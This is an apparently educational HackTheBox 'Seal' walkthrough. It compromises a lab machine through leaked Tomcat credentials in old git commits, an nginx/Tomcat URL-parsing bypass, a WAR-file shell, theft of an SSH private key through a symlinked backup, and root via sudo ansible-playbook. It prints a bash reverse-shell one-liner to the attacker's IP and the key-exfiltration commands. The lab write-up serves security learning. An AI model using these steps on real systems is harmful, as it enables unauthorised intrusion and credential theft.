

Seal walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	3
User flag.....	4
Privilege escalation	6
Personal comments	7
References	7

List of pictures

Figure 1 - nMap scan results 1	2
Figure 2 - nMap scan results 2	2
Figure 3 - nMap scan results 3	3
Figure 4 - Credentials found	3
Figure 5 - Tomcat manager GUI	4
Figure 6 - First user shell.....	4
Figure 7 - Dangerous configuration	4
Figure 8 - Extracting Luis SSH private key	5
Figure 9 - Backup copleted check	5
Figure 10 - User shell and flag	6
Figure 11 - Malicious reverse shell	6
Figure 12 - Root shell and flag	7

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
(k14dlu5@kali) [~/Linux/Medium/Seal/nmap]
$ nmap -sT -sV -p- -A 10.10.10.250 -oA Seal
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-14 04:25 PDT
Nmap scan report for 10.10.10.250
Host is up (0.036s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
  256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp   open  ssl/http  nginx 1.18.0 (Ubuntu)
tls-alpn:
  _ http/1.1
  _ http-server-header: nginx/1.18.0 (Ubuntu)
ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
Not valid before: 2021-05-05T10:24:03
Not valid after: 2022-05-05T10:24:03
tls-nextprotoneg:
  _ http/1.1
ssl-date: TLS randomness does not represent time
http-title: Seal Market
8080/tcp   open  http-proxy
http-auth:
HTTP/1.1 401 Unauthorized\x0D
Server returned status 401 but no WWW-Authenticate header.
fingerprint-strings:
  FourOhFourRequest:
    HTTP/1.1 401 Unauthorized
    Date: Wed, 14 May 2025 11:25:27 GMT
    Set-Cookie: JSESSIONID=node01qzk49nqjssvvyliifjtp61bvf32.node0; Path=/; HttpOnly
    Expires: Thu, 01 Jan 1970 00:00:00 GMT
    Content-Type: text/html; charset=utf-8
    Content-Length: 0
  GetRequest:
    HTTP/1.1 401 Unauthorized
    Date: Wed, 14 May 2025 11:25:26 GMT
    Set-Cookie: JSESSIONID=node01aeyqcdaoqrz1c9cc9syw5vot0.node0; Path=/; HttpOnly
    Expires: Thu, 01 Jan 1970 00:00:00 GMT
    Content-Type: text/html; charset=utf-8
    Content-Length: 0
  HTTPOptions:
    HTTP/1.1 200 OK
    Date: Wed, 14 May 2025 11:25:26 GMT
    Set-Cookie: JSESSIONID=node0aw4er9unb23gy44aw2j7n2j91.node0; Path=/; HttpOnly
    Expires: Thu, 01 Jan 1970 00:00:00 GMT
    Content-Type: text/html; charset=utf-8
    Allow: GET,HEAD,POST,OPTIONS
```

Figure 1 - nMap scan results 1

```

HTTP/1.1 200 OK
Date: Wed, 14 May 2025 11:25:26 GMT
Set-Cookie: 3f55501d2-modelbawerfuhm3gy4wz37n2j91.modeb; Path=/; HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html;charset=utf-8
Allow: GET,HEAD,POST,OPTIONS
Content-Length: 0

RPCCheck:
HTTP/1.1 400 Illegal character OTEXT=0+0
Content-Type: text/html;charset-iso-8859-1
Content-Length: 71
Connection: close
<html>Bad Message 400</html><pre>reason: Illegal character OTEXT=0+0</pre>

RTSPRequest:
HTTP/1.1 505 Unknown Version
Content-Type: text/html;charset-iso-8859-1
Content-Length: 36
Connection: close
<html>Bad Message 505</html><pre>reason: Unknown Version</pre>

Socket4:
HTTP/1.1 400 Illegal character CNIL=0+4
Content-Type: text/html;charset-iso-8859-1
Content-Length: 69
Connection: close
<html>Bad Message 400</html><pre>reason: Illegal character CNIL=0+4</pre>

Socket5:
HTTP/1.1 400 Illegal character CNIL=0+5
Content-Type: text/html;charset-iso-8859-1
Content-Length: 69
Connection: close
<html>Bad Message 400</html><pre>reason: Illegal character CNIL=0+5</pre>

HTTP-Title: Site doesn't have a title (text/html;charset=utf-8).
service unrecognized despite returning data. (If you know the service, please submit the following fingerprint at https://mmarp.org/cgi-bin/submit.cgi?new-service :
HTTP/1.1 200 OK
Date: Wed, 14 May 2025 11:25:26 GMT
Set-Cookie: 3f55501d2-modelbawerfuhm3gy4wz37n2j91.modeb; Path=/; HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html;charset=utf-8
Allow: GET,HEAD,POST,OPTIONS
Content-Length: 0

RPCCheck:
HTTP/1.1 400 Illegal character OTEXT=0+0
Content-Type: text/html;charset-iso-8859-1
Content-Length: 71
Connection: close
<html>Bad Message 400</html><pre>reason: Illegal character OTEXT=0+0</pre>

RTSPRequest:
HTTP/1.1 505 Unknown Version
Content-Type: text/html;charset-iso-8859-1
Content-Length: 36
Connection: close
<html>Bad Message 505</html><pre>reason: Unknown Version</pre>

Socket4:
HTTP/1.1 400 Illegal character CNIL=0+4
Content-Type: text/html;charset-iso-8859-1
Content-Length: 69
Connection: close
<html>Bad Message 400</html><pre>reason: Illegal character CNIL=0+4</pre>

Socket5:
HTTP/1.1 400 Illegal character CNIL=0+5
Content-Type: text/html;charset-iso-8859-1
Content-Length: 69
Connection: close
<html>Bad Message 400</html><pre>reason: Illegal character CNIL=0+5</pre>

```

Figure 2 - nMap scan results 2

```

|_http-title: Site doesn't have a title (text/html; charset=utf-8).
I service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port8080-TCP:V7,94SVNI-7MD-5/143Time:6247DA79P-x86_64-pc-linux-gnuXr
SF:(GetRequest,F5,"HTTP/1.1\x20401\x20Unauthorized\r\nDate:\x20Wed,\x2014
SF:\x20May\x202025\x2011:25:26\x20GMT\r\nSet-Cookie:\x20SESSIONID=node01a
SF:euyqdaogrz1c9cc9syw5vot0\,node0;\x20Path=/;\x20HttpOnly\r\nExpires:\x2
SF:0Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nContent-Type:\x20text/
SF:html; charset=utf-8\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,107,
SF:"HTTP/1.1\x20200\x20OK\r\nDate:\x20Wed,\x2014\x20May\x202025\x2011:25:
SF:26\x20GMT\r\nSet-Cookie:\x20SESSIONID=node0aw4er9unbz3gy44aw2j7n2j91\,
SF:node0;\x20Path=/;\x20HttpOnly\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\
SF:\x2000:00:00\x20GMT\r\nContent-Type:\x20text/html; charset=utf-8\r\nAllow
SF::\x20GET,HEAD,POST,OPTIONS\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequ
SF:est,AD,"HTTP/1.1\x20505\x20Unknown\x20Version\r\nContent-Type:\x20text
SF:/html; charset-iso-8859-1\r\nContent-Length:\x2050\r\nConnection:\x20clo
SF:se\r\n\r\n<h1>Bad\x20Message\x20505</h1><pre>reason:\x20Unknown\x20Vers
SF:ion</pre>")%r(FourOhFourRequest,F5,"HTTP/1.1\x20401\x20Unauthorized\r\
SF:nDate:\x20Wed,\x2014\x20May\x202025\x2011:25:27\x20GMT\r\nSet-Cookie:\x
SF:20SESSIONID=node01qzk49nqj5vvy1iifjtp61bvf32\,node0;\x20Path=/;\x20Htt
SF:pOnly\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nCo
SF:ntent-Type:\x20text/html; charset=utf-8\r\nContent-Length:\x200\r\n\r\n"
SF:)%r(Socks5,C3,"HTTP/1.1\x20400\x20Illegal\x20character\x20CNTL=0x5\r\n
SF:Content-Type:\x20text/html; charset-iso-8859-1\r\nContent-Length:\x2069\
SF:r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reaso
SF:n:\x20Illegal\x20character\x20CNTL=0x5</pre>")%r(Socks4,C3,"HTTP/1.1\x
SF:20400\x20Illegal\x20character\x20CNTL=0x4\r\nContent-Type:\x20text/html
SF:; charset-iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20close\r\
SF:n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20character
SF:\x20CNTL=0x4</pre>")%r(RPCCheck,C7,"HTTP/1.1\x20400\x20Illegal\x20char
SF:acter\x20TEXT=0x80\r\nContent-Type:\x20text/html; charset-iso-8859-1\r\
SF:nContent-Length:\x2071\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Messag
SF:e\x20400</h1><pre>reason:\x20Illegal\x20character\x20TEXT=0x80</pre>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.98 seconds

```

Figure 3 - nMap scan results 3

Open ports are 22, 443 and 8080. Therefore, SSH service was enabled. In addition, a web application was running on port 443 and a reverse proxy was running on port 8080. Lastly, nMap recognized Linux as operative system, maybe Ubuntu, but it didn't provide any further information about it.

Initial foothold

As first task, I run FFUF to find some hidden web content on both ports. However, I didn't find nothing of very important. Therefore, I browsed to the web application on port 8080. This application was gutbucket and I was able to register a new user. I did it and I logged in. At this point, I explored the git repository in which I found server, proxy and application configuration files. However, in the first analysis I didn't find anything useful. During the investigation, I noted I was able to access to old commits. In this way, I found credentials to access to the Tomcat manager GUI:

```

17. -->
18. <tomcat-users xmlns="http://tomcat.apache.org/xml"
19.             xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
20.             xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
21.             version="1.0">
22. <!--
23.     NOTE: By default, no user is included in the "manager-gui" role required
24.     to operate the "/manager/html" web application.  If you wish to use this app,
25.     you must define such a user - the username and password are arbitrary.  It is
26.     strongly recommended that you do NOT use one of the users in the commented out
27.     section below since they are intended for use with the examples web
28.     application.
29. -->
30. <!--
31.     NOTE: The sample user and role entries below are intended for use with the
32.     examples web application.  They are wrapped in a comment and thus are ignored
33.     when reading this file.  If you wish to configure these users for use with the
34.     examples web application, do not forget to remove the <!-- .. --> that surrounds
35.     them.  You will also need to set the passwords to something appropriate.
36. -->
37. <!--
38.     <role rolename="tomcat"/>
39.     <role rolename="role1"/>
40.     <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41.     <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42.     <user username="role1" password="<must-be-changed>" roles="role1"/>
43. -->
44. <user username="tomcat" password="4[REDACTED]%" roles="manager-gui,admin-gui"/>
45. </tomcat-users>

```

Figure 4 - Credentials found

User flag

Sadly, I was not able to directly access to the `https://seal.htb/manager/html/` (I added an entry in the `/etc/hosts` file to use the URL `seal.htb`). I received a 403 code response from the application. Looking for something useful on the Internet, I learned that Tomcat and nginx could be affected by a vulnerability due to a different way to parse URLs. Therefore, I investigated deeper this condition and I was able to access to the Tomcat manager GUI using the URL `https://seal.htb/manager;name=orange/html/`:




Figure 5 - Tomcat manager GUI

At this point, I easily obtained a user shell via uploading a malicious war file:




Figure 6 - First user shell

However, the user I had was not useful to retrieve the user flag, so I needed to perform a lateral movement task. Therefore, I explored the file system and I found an interesting file that configure some tasks. These tasks were about a backup and, in particular, the `copy_links` attribute was set (it allowed to copy the file pointed by a link file and not the link file itself):




Figure 7 - Dangerous configuration

I kept to investigate these tasks and I found out that the backup was created by Luis. Therefore, I tried to exfiltrate Luis SSH private keys as shown in the following picture:

```
tomcat@seal:/tmp$ mkdir keys
tomcat@seal:/tmp$ ln -s /home/luis/.ssh/id_rsa /var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads/id_rsa
tomcat@seal:/tmp$ cp /opt/backups/archives/backup-* /tmp/
tomcat@seal:/tmp$ ls -la
total 1808
drwxrwxrwt 5 root root 4096 May 23 16:27 .
drwxr-xr-x 20 root root 4096 Jul 26 2021 ..
-rw-r----- 1 tomcat tomcat 606053 May 23 16:27 backup-2025-05-23-16:25:32.gz
-rw-r----- 1 tomcat tomcat 606053 May 23 16:27 backup-2025-05-23-16:26:33.gz
-rw-r----- 1 tomcat tomcat 608924 May 23 16:27 backup-2025-05-23-16:27:32.gz
-rwsrwxrwx 1 tomcat tomcat 179 May 23 14:30 exploit.elf
drwxr-x--- 2 tomcat tomcat 4096 May 23 12:55 hsperfdata_tomcat
drwxr-x--- 2 tomcat tomcat 4096 May 23 16:27 keys
drwxr-x--- 3 tomcat tomcat 4096 May 23 15:43 test
-rwxr-x--- 1 tomcat tomcat 290 May 23 15:22 test.sh
tomcat@seal:/tmp$ tar -xvf './backup-2025-05-23-16:27:32.gz' -C /tmp/keys/
tar -xvf './backup-2025-05-23-16:27:32.gz' -C /tmp/keys/
tomcat@seal:/tmp$ ls -la
total 1808
drwxrwxrwt 5 root root 4096 May 23 16:27 .
drwxr-xr-x 20 root root 4096 Jul 26 2021 ..
-rw-r----- 1 tomcat tomcat 606053 May 23 16:27 backup-2025-05-23-16:25:32.gz
-rw-r----- 1 tomcat tomcat 606053 May 23 16:27 backup-2025-05-23-16:26:33.gz
-rw-r----- 1 tomcat tomcat 608924 May 23 16:27 backup-2025-05-23-16:27:32.gz
-rwsrwxrwx 1 tomcat tomcat 179 May 23 14:30 exploit.elf
drwxr-x--- 2 tomcat tomcat 4096 May 23 12:55 hsperfdata_tomcat
drwxr-x--- 3 tomcat tomcat 4096 May 23 16:28 keys
drwxr-x--- 3 tomcat tomcat 4096 May 23 15:43 test
-rwxr-x--- 1 tomcat tomcat 290 May 23 15:22 test.sh
```

Figure 8 - Extracting Luis SSH private key

I created a simple script to be sure when the backup was completed:

```
Premi INVIO per uscire oppure attendi 1 secondo per continuare...
TERM environment variable not set.
ls: cannot access '/opt/backups/files/dashboard/uploads/': No such file or directory

Premi INVIO per uscire oppure attendi 1 secondo per continuare...
TERM environment variable not set.
total 12
drwxrwxrwx 2 luis luis 4096 May 23 16:27 .
drwxr-xr-x 7 luis luis 4096 May 7 2021 ..
-rw-r----- 1 luis luis 2590 May 7 2021 id_rsa

Premi INVIO per uscire oppure attendi 1 secondo per continuare...
TERM environment variable not set.
```

Figure 9 - Backup completed check

At this point, I checked the backup archive, I extracted the private key I tried to involve in the backup and I copied it on my Kali machine. Lastly, I used the key to login in via SSH as Luis and I retrieved the user flag:

```
(k14d1u5@kali)-[~/Desktop]
$ chmod 600 luiskey
(k14d1u5@kali)-[~/Desktop]
$ ssh -i luiskey luis@10.10.10.250
The authenticity of host '10.10.10.250 (10.10.10.250)' can't be established.
ED25519 key fingerprint is SHA256:CK0IgtHX4isQwWAPna6oD88DnRAM9OacxQExxLSnLL0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.250' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 23 May 2025 04:36:45 PM UTC

System load:          0.08
Usage of /:           46.7% of 9.58GB
Memory usage:        23%
Swap usage:           0%
Processes:            172
Users logged in:      0
IPv4 address for eth0: 10.10.10.250
IPv6 address for eth0: dead:beef::250:56ff:fe94:c57c

22 updates can be applied immediately.
15 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri May  7 07:00:18 2021 from 10.10.14.2
luis@seal:~$ cat user.txt
6
```

Figure 10 - User shell and flag

Privilege escalation

At this point, I just needed to escalate my privileges. To achieve this goal, I checked if Luis account has some sudoers privileges. Luckily, I was able to execute a single script as sudo without using the password. This script executes a yaml playbook, similar to the one that used the *copy_links* attribute. Therefore, I forged a custom malicious playbook, as shown in the following picture:

```
- hosts: localhost
  tasks:
    - name: rev
      shell: bash -c 'bash -i >& /dev/tcp/10.10.14.13/7777 0>&1'
```

Figure 11 - Malicious reverse shell

At this point, I just needed to open a listener and execute my malicious playbook to obtain a shell as root and retrieve the root flag, as shown in the following:

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
  (ALL) NOPASSWD: /usr/bin/ansible-playbook *
luis@seal:~$ sudo /usr/bin/ansible-playbook ./revshell
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'

PLAY [localhost] *****
TASK [Gathering Facts] *****
ok: [localhost]
TASK [rev] *****
[]

(k14d1u5@kali) - [~/Desktop]
$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.250] 57790
root@seal:/home/luis# id
uid=0(root) gid=0(root) groups=0(root)
root@seal:/home/luis# cat /root/root.txt
cat /root/root.txt
e d
root@seal:/home/luis#
```

Figure 12 - Root shell and flag

Personal comments

In my opinion, this box is very linear. However, I learned something from it, in particular how I could exploit a yaml configuration if it uses some specific option. Of course, I learned to analyze better these files. I had fun to complete this box. If I remember well, I evaluate a little bit less than medium as a global mark on the HackTheBox platform.

References

1. Tomcat and nginx mutual authentication bypass: <https://rioasmara.com/2022/03/21/nginx-and-tomcat-mutual-auth-bypass/>.